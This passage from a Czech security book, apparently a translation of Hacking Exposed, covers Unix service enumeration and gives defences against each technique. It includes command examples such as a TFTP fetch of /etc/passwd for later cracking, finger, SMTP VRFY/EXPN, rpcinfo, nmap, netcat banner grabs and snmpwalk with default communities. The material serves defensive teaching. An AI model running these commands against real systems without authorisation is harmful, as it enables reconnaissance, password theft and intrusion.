Dalším potenciálním zdrojem informací je NIS (skvělý příklad dobré myšlenky, ale z bezpečnostního hlediska váznoucí implementace). Hlavním problémem NIS je, že pokud znáte doménové jméno serveru, můžete získat pomocí jednoduchého RPC dotazu libovolnou NIS mapu. NIS mapy jsou distribuované popisy mapování kritických informací uložených na serverech domény. Mezi distribuované informace může patřit například soubor passwd. Tradiční útok na NIS spočívá v použití klienta a pokusech o uhodnutí jména domény. Pohodlnější je však proces automatizovat pomocí přepínače -n programu pscan, vytvořeného Pluviem.

Pokud se bez NIS neobejdete, používejte složité jméno domény a editujte soubor /var/yp/securenets, kde povolte přístup k NIS databázím pouze důvěryhodným počítačům nebo sítím. Také můžete zkomplikovat ypserv s podporou TCP wrapperů a do NIS tabulek nikdy neuvádět informace o kontech systémových uživatelů. V každém případě však doporučujeme přechod na NIS+, který podporuje šifrování dat a autentizaci prostřednictvím zabezpečeného RPC.

## Inventarizace unixových uživatelů a skupin

Rozšířenost	<b>7</b>
Složitost	<b>10</b>
Dopad	<b>1</b>
Celkové riziko	<b>6</b>

Pravděpodobně nejstarším trikem používaným při inventarizaci uživatelů Unixu je utilita finger. Finger byl v dobách malého a přátelského Internetu pohodlnou metodou zveřejňování informací o uživatelích. Zmiňujeme se o něm proto, že ho mnoho útočných skriptů stále používá a mnoho nedbalých správců provozuje finger server bez jakéhokoli zabezpečení. Následující příklad předpokládá, že na cílovém počítači byl skenerem identifikován finger server (port 79):

```
[root$]finger -1 @target.hackme.com
[target.hackme.com]
Login: root                               Name : root
Directory: /root                            Shell : /bin/bash
On since Sun Mar 28 11:01 (PST) on ttys1    11 minutes idle
(messages off)
On since Sun Mar 28 11:01 (PST) on ttys0 from :0.0
 3 minutes 6 seconds idle
No mail.
Plan:
John Smith
Security Guru
Telnet password is my birthdate.
```

Užitečnou informaci získáme i příkazem finger 0@jmeno\_poci tace :

```
[root$]finger 0@192.168.202.34
[192.168.202.34]
  Line   User      Host(s)           Idle Location
* 2 vty 0             idle            0 192.168.202.14
  Se0     Sync      PPP              00:00:02
```

Jak můžete vidět, je většina informací poskytovaných fingerem poměrně nevinná. Zřejmě nejnebezpečnější je informace o přihlášených uživatelích a době, po kterou byli neaktivní (neprovedli vstup z klávesnice). Pomocí těchto informací si lze udělat přehled o tom, kdo je kdy přihlášen a jak je aktivní. Informace o existujících uživatelích není v případě útoků hrubou silou také k zahození. Zbylé informace je možné použít k oběstvení uživatelů (viz kapitola 14, Práce s lidmi). Ve výše uvedeném výpisu

je vidět, jak může uživatel zveřejnit další informace umístěním souborů `.plan` nebo `.project` do svého domovského adresáře. Obsah těchto souborů je totiž fingerem automaticky zobrazen.

Zamezení úniku informace pomocí fingeru je jednoduché: vypněte fingerd (zakomentujte odpovídající řádek v souboru `inetd.conf` a zrušte příkazem `kill` běžícího démona) a zablokujte na firewallu port 79. Pokud se bez služeb fingeru opravdu neobejdete, omezte k němu přístup pomocí TCP wrapperu (viz kapitola 8) a logujte informace o jeho používání. Můžete také instalovat modifikovanou verzi finger démona poskytujícího omezené informace.

Méně často jsou používány další dvě utility podobného ražení jako finger. Jedná se o `rusers` a `rwho`. Stejně jako finger byste je měli vypnout (zpravidla nejsou startovány superserverem `inetd`, ale pomocí startovacích skriptů). `Rwho` vypíše právě přihlášené uživatele:

```
rwho 192.168.202.34
root      localhost:ttyp0      Apr 11 09:21
jack      beanstalk:ttyp1      Apr 10 15:01
jimbo    192.168.202.77:ttyp2  Apr 10 17:40
```

Výstup programu `rusers` je podobný s tím, že pomocí přepínače `-1` získáte o něco více informací (včetně času, který uplynul od posledního vstupu z uživatelské klávesnice):

```
rusers -1 192.168.202.34
root      192.168.202.34:ttyl      Apr 10 18:58      :51
root      192.168.202.34:ttyp0      Apr 10 18:59      :02 (:0.0)
```

Všimněte si také IP adres (jmen počítačů), ze kterých se uživatel k cílovému serveru připojil. Této informaci může útočník využít k plánování útoků na ostatní systémy v síti.

Další klasickou technikou inventarizace je využití SMTP (Simple Mail Transfer Protocol - jednoduchý protokol pro přenos elektronické pošty) příkazů `VRFY` a `EXPN`. `VRFY` slouží k verifikaci poštovních adres (ale i lokálních uživatelů) a `EXPN` vypíše skutečné cílové adresy aliasů. Ačkoli mnoho organizací nedělá v dnešní době s e-mailovými adresami žádné tajnosti, může použít výše uvedených příkazů pomocí při odhalování lokálních uživatelských kont na poštovním serveru nebo při zneužívání cizích e-mailových adres.

```
telnet 192.168.202.34 25
Trying 192.168.202.34...
Connected to 192.168.202.34.
Escape character is '^]'.
220 mail.bigcorp.com ESMTP Sendmail 8.8.7/8.8.7; Sun, 11 Apr 1999 10:08:49 -0700
vrfy root
250 root <root@bigcorp.com>
expn adm
250 adm <adm@bigcorp.com>
quit
221 mail.bigcorp.com closing connection
```

Pokud používáte jako poštovní server sendmail (<http://www.sendmail.org>), lze tyto příkazy vhodnou úpravou konfiguračního souboru `sendmail.cf` zakázat nebo před jejich použitím vyžadovat autentizaci. Ostatní poštovní servery by měly podobnou možnost konfigurace také poskytovat. Pokud ne, pozměňte o přechodu na jiný produkt!

Praotcem všech unixových inventarizačních triků je samozřejmě získání souboru /etc/passwd. Metody, které k tomuto vysněnému cíli vedou, jsou popsány v kapitole 8, neuškodí však, když se zde zmíníme o jedné z nich, založené na použití TFTP (Trivial File Transfer Protocol - jednoduchý protokol pro přenos souborů):

```
tftp 192.168.202.34
tftp> connect 192.168.202.34
tftp> get /etc/passwd /tmp/passwd.cracklater
tftp> quit
```

Když pomineme, že má nyní útočník k dispozici i zašifrovaná hesla uživatelů (pokud systém nepoužívá jejich stínovou databázi), která se jistě pokusí rozlousknout, může si pohodlně přečíst jména uživatelů a všechnu relevantní informaci. Řešení: Vypněte TFTP. V případě, že se bez něho opravdu nemůžete obejít, pomocí wrapperu povolte připojení pouze důvěryhodným počítačům, omezte přístup pouze na adresář /tftpboot, blokuje firewallem spojení přicházející z vnější sítě a vše pečlivě logujte.

## Unixové aplikace a inventarizace bannerů



Rozšířenost	<b>7</b>
Složitost	10
Dopad	1
Celkové riziko	6

Aby správně fungovaly, musí mít některé síťové aplikace možnost mezi sebou po síti komunikovat. Jedním z populárních protokolů, který je ke komunikaci tohoto typu používán, je RPC (Remote Procedure Call - volání vzdálených procedur). V implementaci RPC hraje velkou roli program zvaný portmapper (rpcbind), informující klienty o číslech portů, které jsou dynamicky přidělovány naslouchajícím aplikacím. Přes nesmírné problémy, které způsobuje správcům firewallů, je RPC stále velmi populární. Ukažme si použití programu rpcinfo, který se dá použít k inventarizaci RPC aplikací běžících na cílovém počítači v případě, že je na něm spuštěn rpcbind (aktivní port 111) nebo jeho alternativa od firmy Sun (port 32771).

```
rpcinfo -p 192.168.202.34
program vers proto port
    100000    2    tcp    111    rpcbind
    100002    3    udp    712    rusersd
    100011    2    udp    754    rquotad
    100005    1    udp     635    mountd
    100003    2    udp    2049    nfs
    100004    2    tcp    778    ypserv
```

Z výpisu je zřejmé, že na testovaném počítači běží rusersd, NFS a NIS (ypserv). Je tedy možné použít programy rusers, showmount -e a pscan -n, které poskytnou další, podrobnější informace. Výše uvedené informace lze zjistit i samotným programem pscan, pokud použijeme přepínač -r.

Jste-li zatvrzeli uživateli Windows NT, můžete použít variantu programu rpcinfo, kterou je rcpdump od Davida Litchfielda z Cerberus Information Security (<http://www.atstake.com/research/tools/rpc-dump.exe>). Rcpdump se chová podobně jako rpcinfo s přepínačem -p:

```
D:\Tool box>rcpdump 192.168.202.105
```

Program no.	Name	Version	Protocol	Port
(100000)	portmapper	4	TCP	111
(100000)	portmapper	3	TCP	222
(100001)	rstatd	2	UDP	32774
(100021)	nlockmgr	1	UDP	4045

Existují další triky, které může útočník na RPC použít. Pod Solarisem (verze Unixu od firmy Sun) běží další portmapper na portu 32771 a vyšších, takže pokud použijete modifikovanou verzi programu rpc i n - fo, která bude pracovat s těmito porty, můžete získat výše uvedenou informaci i v případě, že je port 111 blokován.

Ačkoli nejlepším nástrojem vhodným ke skenování RPC, který jsme kdy viděli, je nmap (viz kapitola 8), k analýze specifických RPC aplikací se dá použít i rpcinfo. Pokud chceme zjistit, zda je na cílovém počítači provozován databázový server ToolTalk (TTDB), který obsahoval bezpečnostní díru (viz kapitola 8), můžeme zadat:

```
rpcinfo -n 32771 -t 192.168.202.34 100083
```

100083 je RPC číslo programu vyhrazené pro TTDB.

Nmap eliminuje nutnost odhadovat specifická čísla programů (například 100083). Stačí zadat přepínače -s R a program udělá všechnu špinavou práci za vás.

```
[root$]nmap -sS -sR 192.168.1.10
```

```
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

Interesting ports on (192.168.1.10):

(The 1495 ports scanned but not shown below are in state: closed)

Port	State	Service (RPC)
23/tcp	open	telnet
4045/tcp	open	lockd (nlockmgr V1-4)
6000/tcp	open	X11
32771/tcp	open	sometimes-rpc5 (status V1)
32772/tcp	open	sometimes-rpc7 (rusersd V2-3)
32773/tcp	open	sometimes-rpc9 (cachefsd V1)
32774/tcp	open	sometimes-rpcl1 (dmispd V1)
32775/tcp	open	sometimes-rpcl3 (snmpXdmid V1)
32776/tcp	open	sometimes-rpcl5 (tttdbservdV1)

```
Nmap run completed -- 1 IP address (1 host up) scanned in 43 seconds
```



## Obrana proti inventarizaci RPC

Bohužel neexistuje žádná jednoduchá cesta, jak zabránit podobnému úniku informací. Jedinou možností je použít pro RPC nějaký druh autentizace (informujte se u svého dodavatele, zda takovou možnost poskytuje) nebo přejít na balík typu Secure RPC od firmy Sun, který zajíšťuje autentizaci na bázi věřejného klíče. Nakonec se ujistěte, že jsou porty 111 a 32771 (rpcbind) stejně jako další RPC porty filtrovány firewallem nebo zablokovány přímo na serveru.

Klasickou cestou, jak inventarizovat aplikace na téměř libovolném systému, je připojení na otevřený port cílového počítače (tuto metodu jsme již popsali v předcházející sekci o inventarizaci NT). K připojení můžete použít telnet nebo netcat (komunikace, která probíhá při použití telnetu, je trochu jiná než absolutně „holé“ napojení uskutečněné netcatem). Nebudeme znova opakovat tytéž informace, ale zaměříme se na některé zajímavé funkce programu netcat, které lze využít k podrobnější inventarizaci běžících aplikací. Abychom z cílových serverů získali další informace, můžeme na vstup netcatu přesměrovat soubor s příkazy specifickými pro daný server (aplikaci). Uvedené příkazy pak netcat předá testovanému serveru. Vytvořme například soubor nudge.txt, který bude obsahovat jediný řádek GET / HTTP/1.0 následovaný dvěma returny:

```
ne -nvv -o banners.txt 192.168.202.34 80 < nudge.txt
HTTP/1.0 200 OK
Server: Sun_WebServer/2.0
Dáte: Sat, 10 Apr 1999 07:42:59 GMT
Content-Type: text/html
Last-Modified: Wed, 07 Apr 1999 15:54:18 GMT
ETag: "370a7fbb-2188-4"
Content-Length: 8584

<HTML>
<HEAD>
  <META NAME="keywords" CONTENT="BigCorp, hacking, security">
  <META NAME="description" CONTENT="Welcome to BigCorp's Web site. BigCorp is a
leading manufacturer of security holes.">
<TITLE>BigCorp Corporate Home Page</TITLE>
</HEAD>
```

### Poznámka

Přepínač -n musíme použít v případě, že se k cílovému počítači připojujeme pomocí IP adresy.


Nevíte náhodou o nějaké chybě Sun WebServeru 2.0? Dalšími vhodnými příkazy mohou být HEAD / HTTP/1.0 <cr><cr>, QUIT <cr>, HELP <cr>, ECHO <cr>, a dokonce také pouze několik <cr>.

Musíme připomenout, že mnoho zajímavých informací lze získat ve zdrojovém kódu stránek webového serveru. Jedním z našich nejoblíbenějších nástrojů na prohledávání celých webových serverů je Sam Spade od Blighty Design (<http://www.blighty.com/products/spade/>). Na obrázku 3-12 je vidět, jak dokáže Sam Spade zrcadlit obsah celého webového serveru a vyhledat v něm zadaný řetězec (password).



## Obrana proti inventarizaci bannerů

Samozřejmě jsme se dotkli jenom několika nejběžnějších aplikací, přesto ale nyní máte dost vědomostí na to, abyste mohli začít upcpávat díry, kterými unikají informace z vaší sítě. Další informace, které vám v této činnosti pomohou, najdete na serveru kanadských bezpečnostních konzultantů PGCI, Inc. ([http://www.pgci.ca/p\\_fingerprint.html](http://www.pgci.ca/p_fingerprint.html)). Kromě diskuse o získávání stop operačních systémů (viz kapitola 2) jsou zde popsány techniky obrany proti inventarizaci bannerů sendmailu, FTP, telnetu a webových serverů.



Obrázek 3-12. Funkce „Crawl Website“ umožňuje na cílovém webovém serveru Jednoduše vyhledat zajímavé Informace, jako jsou například hesla



## Inventarizace SNMP

Rozšířenost	<b>8</b>
Složitost	<b>9</b>
Dopad	<b>5</b>
Celkové riziko	<b>7</b>

Jak jsme již viděli v předcházejících sekcích této kapitoly, může SNMP protokol poskytnout útočníkovi mnoho užitečných informací (jak pod Unixem, tak pod Windows). Pokud jsou na cílovém počítači použita implicitní jména komunit, lze k získávání informací velmi efektivně použít nástroj snmpwalk, který je součástí balíku net-snmp, nainstalovaného na mnoha typech Unixu.

Pomocí skeneru UDP portů se nejprve ubezpečíme, že na cílovém serveru běží SNMP (UDP port 161).

```
[root]# nmap -sU -p161 192.168.1.60
Starting nmap V. 2.53 by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.60):
Port      State       Service
161/udp   open        snmp

Nmap run completed -- 1 IP address (1 host up) scanned in 11 seconds
```

Příkazem snmpget provedeme dotaz do MIB.

```
[root]# snmpget 192.168.1.60 public system.sysName.0
system.sysName.O = wave
```

Snmpget je sice užitečný, ale mnohem efektivnější je pomocí snmpwalk k ukrást celý obsah MIB.

```
[root]# snmpwalk 192.168.1.60 public
system.sysDescr.O= Linux wave 2.4.3-20mdk #1 Sun Apr 15 23:03:10 CEST 2001 i686
system.sysObjectID.O = OID: enterprises.ucdavis.ucdSnmpAgent.linux
system.sysUpTime.O = Timeticks: (25701) 0:04:17.01
system.sysContact.0 = Root <root@localhost> (configure
/etc/snmp/snmp.conf)system.sysName.O - wave
system.sysLocation .O = Unknown (configure
/etc/snmp/snmp.conf)system.sysORLastChange.O - Timeticks: (0)

[output truncated for brevity]
```

Vidíte, že nám SNMP dotaz poskytl o cílovém systému hodně užitečných informací:

<b>Typ Unixu</b>	<b>Linux</b>
Verze jádra	2.4.3
Distribuce	Mandrake (řetězec „mdk“ následující po verzi jádra)
Architektura	Intel 686

Tyto informace může útočník snadno zneužít při průniku do systému. Situace je však mnohem horší, pokud je v konfiguraci SNMP použito pro zápis do MIB implicitní jméno komunity (například „private“). Útočník pak může některé z parametrů změnit a dosáhnout tak například znepřístupnění serveru nebo narušení jeho bezpečnosti.

## Obrana proti zneužití SNMP

Nejjednodušší způsob obrany proti podobným aktivitám útočníků je zákaz SNMP. Pokud to není možné, zkontrolujte, zda je SNMP server (agent) správně nakonfigurován a zda jsou použita jiná než implicitní

(„public”, „private”) jména komunit. Jestliže používáte SNMP k řízení svojí vnitřní sítě, nezapomeňte na hraničních směrovačích blokovat přístup zvenku na porty TCP a UDP 161 (SNMP GET/SET). Zvažte použití SNMP verze 3, detailně popsané v RFC 2571-2575. SNMP V3 je mnohem bezpečnejší než V1, protože poskytuje šifrovací a autentizační mechanismy (verze 2 byla verzí 3 zcela nahrazena, takže od jejího popisu upouštíme). Verze 1 je bohužel stále velmi rozšířená a mnohé organizace přecházejí na verzi bezpečnejší jen velmi zdráhavě.

## INVENTARIZACE BGP

BGP (Border Gateway Protocol) je *defacto* směrovacím protokolem Internetu a je směrovací používán k propagaci informací nutných k řádnému směrování IP paketů do cílových sítí. Ve směrovacích tabulkách BGP můžete najít vztah mezi sítěmi a konkrétními organizacemi. Ne všechny sítě připojené do Internetu však BGP používají. Směrovací protokol BGP je nutností pouze pro sítě s více než jedním připojením do Internetu směřujícím do různých AS (autonomních systémů). BGP je tedy většinou používán středními až velkými organizacemi.

### Dotazy na cesty k ASN


Rozšířenost	<b>2</b>
Složitost	<b>6</b>
Dopad	<b>2</b>
Celkové riziko	<b>2</b>

Popišme kroky, pomocí kterých lze jednoduše provést inventarizaci směrovacích informací používaných BGP:

1. Určíme ASN (Autonomous System Number - číslo autonomního systému) cílové organizace.
2. Pošleme směrovačům požadavek na identifikaci všech sítí, kde končí pro dané ASN cesta k AS (autonomnímu systému).

BGP protokol používá výhradně IP adresy sítí a ASN. ASN je lóbitové celé číslo, které dostane organizace přidělené od ARIN (v Evropě RIPE) a slouží k identifikaci organizace v síti. Pod pojmem ASN si můžete velmi zjednodušeně řečeno představit něco jako IP adresu celé organizace. Protože při formulování dotazu zasílaného směrovací nemůžete použít přímo jméno organizace, musíte nejdříve v prvním kroku zjistit její ASN. V závislosti na tom, jaký typ informace již máte, existují dvě techniky, jak toho dosáhnout. Znáte-li jméno cílové organizace, můžete ho použít při vyhledávání v ARIN databázi (viz obrázek 3-13). Pokud nás zajímá organizace nacházející se v evropském regionu, musíme použít databázi RIPE.

Pokud znáte IP adresu obsaženou v síti dané organizace, můžete se dotádat přímo směrovače. ASN pak bude poslední záznam z položky AS Path. Pokud se tedy připojíte na některý z veřejně přístupných směrovačů a zadáte příkazy uvedené níže, dostanete ASN rovné 16394 (poslední položka v AS Path):



Obrázek 3-13. Odpověď na dotaz „ASN KPE“. ASN Je rovno 16394 pro jméno AS KOPENY-AS.

C:> telnet route-views.oregon-ix.net

```
route-views.oregon-ix.net>>show ip bgp 63.79.158.1
BGP routing table entry for 63.79.158.0/24, version 7215687
Paths: (29 available, best #14)
    Not advertised to any peer
    8918 701 16394 16394
    212.4.193.253 from 212.4.193.253 (212.4.193.253)
Origin IGP, localpref 100, valid, external
```

Ve druhém kroku se směrovače dotážeme na všechny adresy sítí asociované s daným ASN.

```
route-views.oregon-ix.net>>show ip bgp regexp ,16394$
BGP table version is 8281239, local router ID is 198.32.162.100
Status codes: s suppressed, d damped, h history, * valid, >> best, i - internal
Origin codes: i - IGP, e - EGP, ? - incomplete
      Network          Next Hop            Metric LocPrf Weight Path
*   63.79.158.0/24    212.4.193.253        0     8918    701 16394 16394
```

Symbol „\_“ je zde použit ke znázornění mezery a „\$“ identifikuje konec cesty k AS (AS Path). Použití těchto symbolů je nutné k odfiltrování záznamů, ve kterých nás AS figuruje jako tranzitní síť. Z výpisu uvedeného výše jsme navíc odstranili duplicitní záznamy, protože pro nás nejsou důležité. Vidíme, že naši cílové organizaci (KPE) naleží jediná síť 63.79.158.0/24.

Manuální vykonávání výše popsaných kroků a prohledávání získaných výsledků je poměrně nezáživná práce, takže doporučujeme použití skriptu, který naleznete na <http://www.hackingexposed.com>.

Na závěr uvedeme ještě několik upozornění. Mnoho organizací vůbec BGP neprovozuje, takže výše popsané techniky proti nim nebudou fungovat. V ARIN, resp. RIPE databázích, pro ně vůbec nenajdete ASN. Pokud použijete druhou metodu (přímý dotaz do směrovače), bude v odpovědi pravděpodobně uvedeno ASN poskytovatele připojení (ISP), přes kterého je cílová organizace napojena do Internetu. V tomto případě raději zkонтrolujte získané ASN v ARIN, resp. RIPE databázi. Techniky, které jsme popsali, mohou být časově náročné, protože vyžadují prohledávání velkého množství směrovacích informací.

## Obrana proti inventarizaci BGP

 Proti inventarizaci BGP bohužel neexistuje žádná definitivní obrana. Pokud mají IP pakety do vaší sítě dorazit, musíte použít BGP. Jedinou možností je použít v ARIN, resp. RIPE databázi, takové informace, podle kterých vás bude někdo jen velmi těžko identifikovat. Tento postup vás však neuchrání proti metodě číslo 2 (dotaz do směrovače). Organizace, které BGP nepoužívají, se nemají čeho bát a ostatní se musí o to více věnovat dalším technikám zabezpečení sítě, popsaným v této kapitole.

## SHRNUTÍ

Informace jsou nejmocnějším nástrojem počítačového hackera. Naštěstí mohou být použity i lidmi z té správné strany barikády. V této kapitole jsme se seznámili s mnoha zdroji, ze kterých tyto důležité informace unikají. Popsali jsme také techniky, které únikům zabraňují. Pro jistotu si je ještě jednou připomeňme.

- **Platformově závislé zdroje informací** Zneužití protokolů SMB/CIFS/NetBIOS ve Windows NT umožňuje velmi snadno získat informace o uživatelích, exportovaných souborech a aplikacích. Omezte přístup k TCP portům 139 a 445 a nastavte RestrictAnonymous tak, jak je uvedeno v první části kapitoly. Také nezapomeňte na to, že Win2000 tyto problémy zcela nevyřešily a naopak přidaly díky implementaci Active Directory další slabá místa, jako je LDAP a DNS. Novell NetWare nezaostává a poskytuje podobné informace.
- **SNMP** Protokol, který je navržen tak, aby poskytoval řídícím programům co možná nejvíce systémových informací, může tyto informace poskytnout prostřednictvím implicitně nakonfigurovaných agentů všem, kdo se připojí pomocí jména komunity „public“.
- **Aplikace** Finger a rpcbind jsou dobrými příklady programů, které vyzrazují až příliš mnoho citlivých informací. Mnohé další aplikace navíc poskytují bannery s označením typu serveru a jeho verze. Zakažte aplikace typu finger, nasadte bezpečné RPC nebo TCP wrapery a zjistěte, jak vypnout bannery.
- **Firewall** Mnohé z těchto zdrojů informací mohou být blokovány firewallem. Pro správce, který nezabrání úniku informací přímo na počítači, sice neexistuje žádná omluva, ale vhodné filtry na firewallu bezpečnost ještě zvýší.

# ČÁST 2

## Hackování systému

# STUDIE: ZASTAVTE SE A PŘIVOŇTE K RŮŽÍM

Druhá část této knihy vás seznámí s mnoha nástroji a technikami, které umožňují neautorizovaný přístup k systémům téměř všech značek a modelů: Windows 9x/Me/NT/2000/XP, Novellu, Unixu, Linuxu a dalším.

Dříve než začneme náš lov na superuživatele, povíme si příběh, který se nám opravdu stal. Tato událost ilustruje, jak může na první pohled zanedbatelné narušení bezpečnosti systému způsobit obrovské ztráty.

Náš příběh se odehrává na pozadí testování sítě jedné velké státní agentury, jak je u velkých organizací tohoto typu běžné, hned několik minut po připojení našich laptopů do sítě se objevily spousty potenciálních cílů.

Jedním z nich byl počítač s Windows, na kterém náš sken odhalil několik běžících služeb (viz kapitola 2). Jednou z nich byla služba NetBIOS (TCP port 139). Pomocí technik popsaných v kapitole 3 jsme pro vedli rychlou inventarizaci uživatelů a získali do systému přístup prostřednictvím uživatele „accounts“, který měl snadno uhádnutelné heslo.

Rychle jsme analyzovali sdílené prostředky a objevili kromě klasických skrytých i jeden s názvem „*re ports*“. Uživatel „accounts“ neměl právo na připojení žádného ze skrytých sdílených prostředků, takže jsme usoudili, že se jedná o konto s relativně nízkými privilegiemi. Mohl však připojit „*reports*“ s právy ke čtení. Tento sdílený prostředek obsahoval několik adresářů plných podivných .REP souborů. Několik souborů jsme otevřeli textovým editorem, avšak nenalezli jsme žádné zvláštní informace.

Pokračovali jsme dále podle naší metodologie (uvedené na obálce knihy) ve snaze získat privilegia ad ministrátora systému. Systém však byl poměrně dobře zabezpečen, takže nám trvalo téměř dva dny, než jsme cíle dosáhli.

Poté co jsme analyzovali data nalezená v systému, jsme se již s klidnou myslí (vždyť jsme vlastnili konto Administrátora) vrátili ke zkoumání těch podivných .REP souborů.

Zůstali jsme jako opařeni při zjištění, že těch několik souborů, které jsme před dvěma dny namátkou prohlédli, nebylo reprezentativními představiteli dat, která ve svém celku tyto soubory obsahovaly. Velká většina zbývajících souborů totiž obsahovala detailní popisy finančních transakcí dané organizace. Tyto popisy obsahovaly čísla kreditních karet zákazníků společnosti, autorizační kódy atd. Prostě útočníkův zlatý důl.

Doufáme, že tento malý příběh názorně ukázal, že by vás honička za superuživatelem neměla zaslepit natolik, abyste zapomněli na další na pohled menší bezpečnostní rizika vašeho systému.

# Kapitola 4

Hackování  
Windows 95, 98  
a ME

**N**ejdůležitější věc, kterou si musí správce sítě i koncový uživatel uvědomit, je fakt, že Windows 95/95B/98/98SE a jejich aktualizovaná verze Windows Millenium Edition (dále Win9x/Me) nebyly na vrženy jako bezpečný operační systém (na rozdíl od Windows NT/2000). Je zřejmé, že při návrhu architektury Win9x/Me Microsoft v mnoha případech slevil na bezpečnosti v zájmu větší uživatelské přívětivosti.

Tato vlastnost systému v sobě skrývá dvojí nebezpečí. Nejenom že Win9x/Me může konfigurovat téměř každý, ale lidé, kteří konfiguraci provádějí, mnohdy nemají dostatek zkušeností, takže nejsou dost opatrni (používají slabá hesla, nedostatečné implicitní konfigurace apod.).

Nejhorší na tom je, že takovýto bezstarostný uživatel svým jednáním snadno vytvoří zadní vrátko do podnikové sítě nebo s klidným svědomím umístí kritická data na svůj domácí počítač připojený do Internetu. Nebezpečí v této oblasti stále narůstá, protože se objevují stále nové viry a stále rafinovanější metody, které umožňují odeslat z napadeného počítače choulostivá data kamkoli do Internetu. Jediný neukázněný uživatel, který spustí zákeřnou přílohu obsaženou v e-mailu, může vytvořit tunel skrz podnikový firewall do útočníkovy sítě a připravit tak podmínky pro následnou invazi. Problém se stává ještě palčivější s rozšířením technologií, jako je DSL a kabelové připojení. Ať již jste administrátor, který spravuje Win9x, nebo uživatel, který tento systém používá k připojení z domova do Internetu a podnikové sítě, měli bys te se seznámit s nástroji a technikami, které proti vám útočníci použijí.

Naštěstí má jednoduchost Win9x/Me i jeden kladný vliv na bezpečnost celého systému. Protože nejsou navrženy jako opravdový všeobecně užitelský systém, téměř nepodporují vzdálenou administraci. Na implicitně nainstalovaném systému tedy není možné vzdálené vykonání příkazu, a přístup k Registry ze sítě je možný pouze v případě, že je autorizován prostřednictvím Windows NT/2000 nebo serveru Novell NetWare. Toto je nazýváno bezpečností na úrovni uživatele. Naproti tomu sdílená úroveň bezpečnosti je založená na lokálně uložených jménech a heslech (implicitní vlastnost Win9x/Me, které nemohou fungovat jako autentizační server).

Bezpečnost Win9x/Me je tedy narušována klasickými metodami: využití chybnej konfigurace, donucení uživatele k vykonání nepřátelského programu a získání fyzického přístupu ke konzole. Naši diskusi rozdělíme na dvě části: síťové a lokální útoky. Systémy Win9x a Me se budeme zabývat odděleně, protože mezi uvedením těchto systémů uplynuly více než tři roky (přesto však mějte na paměti, že útoky proti Win9x většinou fungují i proti WinMe).

Na konci kapitoly se lehce dotkneme bezpečnostních vlastností nové vlajkové lodi Microsoftu mezi uživatelskými operačními systémy, a sice Windows XP Home Edition (WinXP HE). Předem prozradíme, že každý, kdo to myslí s bezpečností vážně, by měl provést upgrade na WinXP HE, které obsahují všechny oblíbené plug-and-play vlastnosti, ale přidávají k nim několikrát větší stabilitu a opravdový bezpečnostní subsystém, protože vycházejí z kódu WinNT/2000. V kapitole 6 se zmíníme i o WinXP Professional a Whistler/.NET serveru.

### Poznámka

Win9x/Me jsou po právu klasifikovány jako platforma pro koncového uživatele. Bývá teď nejjednodušší zaútočit na ně pomocí škodlivého obsahu webových stránek nebo elektronické pošty. Doporučujeme proto prostudovat také kapitolu 16, která se danou problematikou zabývá.

## SÍŤOVÉ ÚTOKY NA Win9x

Síťové útoky lze rozdělit do čtyř hlavních kategorií: přímé připojení ke sdílenému prostředku (včetně připojení dial-up), instalace démonů realizujících zadní vrátko, využití známých chyb serverových aplikací

a DoS (Denial of Service - odepření služby). Všimněte si, že tři z těchto typů útoků jsou podmíněny chybou konfigurací nebo chybou uživatele (správce) systému, a mohou tedy být snadno eliminovány.

